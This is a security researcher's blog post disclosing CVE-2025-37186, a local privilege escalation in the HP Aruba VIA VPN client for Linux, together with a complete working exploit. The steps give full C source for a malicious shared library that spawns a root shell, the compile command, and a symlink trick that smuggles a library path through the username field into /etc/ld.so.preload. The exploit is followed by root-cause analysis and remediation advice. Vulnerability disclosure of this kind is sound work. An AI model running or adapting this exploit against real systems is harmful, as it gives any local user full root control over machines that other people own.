
HP Aruba Privileged Escalation Dec 2025
The HP Aruba VIA VPN client for Linux contains a local privilege escalation vulnerability that allows any unprivileged local user to gain root access. - CVE-2025-37186
https://support.hpe.com/hpesc/public/docDisplay?docId=hpesbnw04994en_us&docLocale=en_US
CVE-2025-37186
I better bring some slightly technical stuff back into the blog, I've attached the deb or go get your own but if you want to play along, all the conditions are in below -
Local Privilege Escalation via Symlink Attack in HP Aruba VIA VPN Client (Linux)
Summary
The HP Aruba VIA VPN client for Linux contains a local privilege escalation vulnerability that allows any unprivileged local user to gain root access. The via-vpn-srv service runs as root but writes configuration files to a user-owned directory (~/.via/) without verifying that the target is not a symbolic link. An attacker can replace the configuration file with a symlink to /etc/ld.so.preload and inject a malicious shared library path, which is then loaded by any SUID binary, resulting in arbitrary code execution as root.
Severity: P1 - Critical (Local Privilege Escalation to Root) - If you rely on EUC using this client on Untrusted devices - for everyone else, no wukka's
CVSS 3.1: 7.8 (High) - CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Vulnerability Type:
- CWE-59: Improper Link Resolution Before File Access ('Link Following')
Affected Product:
- HP Aruba VIA VPN Client version 4.7.2.2502090-deb (Linux)
- Component:
via-vpn-srvdaemon
Setup
You need one Linux system with HP Aruba VIA VPN Client installed. The following is required:
- Any unprivileged local user account (the attacker)
- The
via-vpnservice must be running (it starts automatically on boot in typical deployments) - GCC compiler installed for compiling the payload
Tested Environment:
- OS: Kali Linux (Kernel 6.17.10+kali-amd64) - fully updated as of December 2025
- VIA Package:
via_4.7.2.2502090-deb_amd64.deb - VIA Version: 4.7.2.2502090
Steps
As the attacker (unprivileged local user)
Step 1: Verify the VIA VPN service is running:
systemctl status via-vpnExpected output should show
Active: active (running). If not running, start it with:sudo systemctl start via-vpn
Step 2: Create the malicious shared library source file at /tmp/evil.c:
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <dlfcn.h>

__attribute__((constructor))
static void pwn(void) {
    if (getuid() != geteuid()) {
        unsetenv("LD_PRELOAD");
        setuid(0);
        setgid(0);
        system("/bin/bash -p");
        exit(0);
    }
}

int misc_conv(int n, const void **m, void **r, void *a) {
    void *handle = dlopen("/usr/lib/x86_64-linux-gnu/libpam_misc.so.0", RTLD_LAZY);
    if (handle) {
        int (*real)(int, const void**, void**, void*) = dlsym(handle, "misc_conv");
        if (real) return real(n, m, r, a);
    }
    return 0;
}

void *pam_binary_handler_fn = NULL;
Step 3: Create the version map file at /tmp/version.map:
LIBPAM_MISC_1.0 {
    global: misc_conv; pam_binary_handler_fn;
    local: *;
};
Step 4: Compile the malicious shared library:
gcc -shared -fPIC -o /tmp/libpam_misc.so.0 /tmp/evil.c -Wl,--version-script=/tmp/version.map -ldlThis creates the payload library at
/tmp/libpam_misc.so.0.
Step 5: Reset the VIA configuration to ensure a root-owned config file exists:
rm -f ~/.via/vpn_service_config.xml
mkdir -p ~/.via
echo "x" > /tmp/trig.txt
timeout 10 via-cli vpn connect --username x --userpassfile /tmp/trig.txt 2>&1
Step 6: Verify the config file is now root-owned:
ls -la ~/.via/vpn_service_config.xmlExpected output:
-rw-r--r-- 1 root root 669 Dec 21 02:41 vpn_service_config.xml
Step 7: Replace the config file with a symlink to /etc/ld.so.preload:
rm -f ~/.via/vpn_service_config.xml
ln -sf /etc/ld.so.preload ~/.via/vpn_service_config.xml
Step 8: Inject the malicious library path into /etc/ld.so.preload via the symlink:
PAYLOAD=$'\n'"/tmp/libpam_misc.so.0"$'\n'"#"
timeout 5 via-cli vpn connect --username "$PAYLOAD" --userpassfile /tmp/trig.txt 2>&1 &
sleep 2
rm -f ~/.via/vpn_service_config.xml
wait
The VIA service writes the username (our payload) to the config file. Because the config file is a symlink to
/etc/ld.so.preload, our library path is written to/etc/ld.so.preloadas root.
Step 9: Verify the injection was successful:
cat /etc/ld.so.preloadExpected output (contains XML garbage plus our injected path):
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<VpnServiceConfiguration>
    <Password/>
    <HostName/>
    <UserName>
/tmp/libpam_misc.so.0
#</UserName>
...
Step 10: Trigger the root shell by executing any SUID binary:
suYou will see some ld.so warnings (harmless XML parsing errors), then receive a root shell:
# id
uid=0(root) gid=0(root) groups=0(root)
Root Cause
- The
via-vpn-srvdaemon runs with root privileges - It writes user configuration to
~/.via/vpn_service_config.xml - The
~/.via/directory is owned by the user, not root - The service does NOT use
O_NOFOLLOWflag when opening the config file - The service does NOT verify file ownership before writing
- User-controlled content (username field) is written directly to the file
Impact
An attacker with any local user account can:
- Escalate to root - Full system compromise
- Access all files - Including
/etc/shadow, SSH keys, etc. - Install persistence - Rootkits, backdoors
- Pivot to network - Access corporate VPN with elevated privileges
Remediation
| Priority | Fix | Description |
|---|---|---|
| P0 | Use O_NOFOLLOW |
Add flag when opening config files to prevent symlink traversal |
| P0 | Verify ownership | Check that target file is owned by expected user before writing |
| P0 | Root-owned directory | Store configs in /var/lib/via/ instead of ~/.via/ |
| P1 | Atomic writes | Use mkstemp() + rename() pattern for safe file creation |
| P1 | Drop privileges | Access user home directory as the user, not root |
Cleanup
After testing, restore system state:
sudo rm -f /etc/ld.so.preload
sudo rm -f /tmp/libpam_misc.so.0
rm -f ~/.via/vpn_service_config.xml
Bugcrowd...

That's for another post.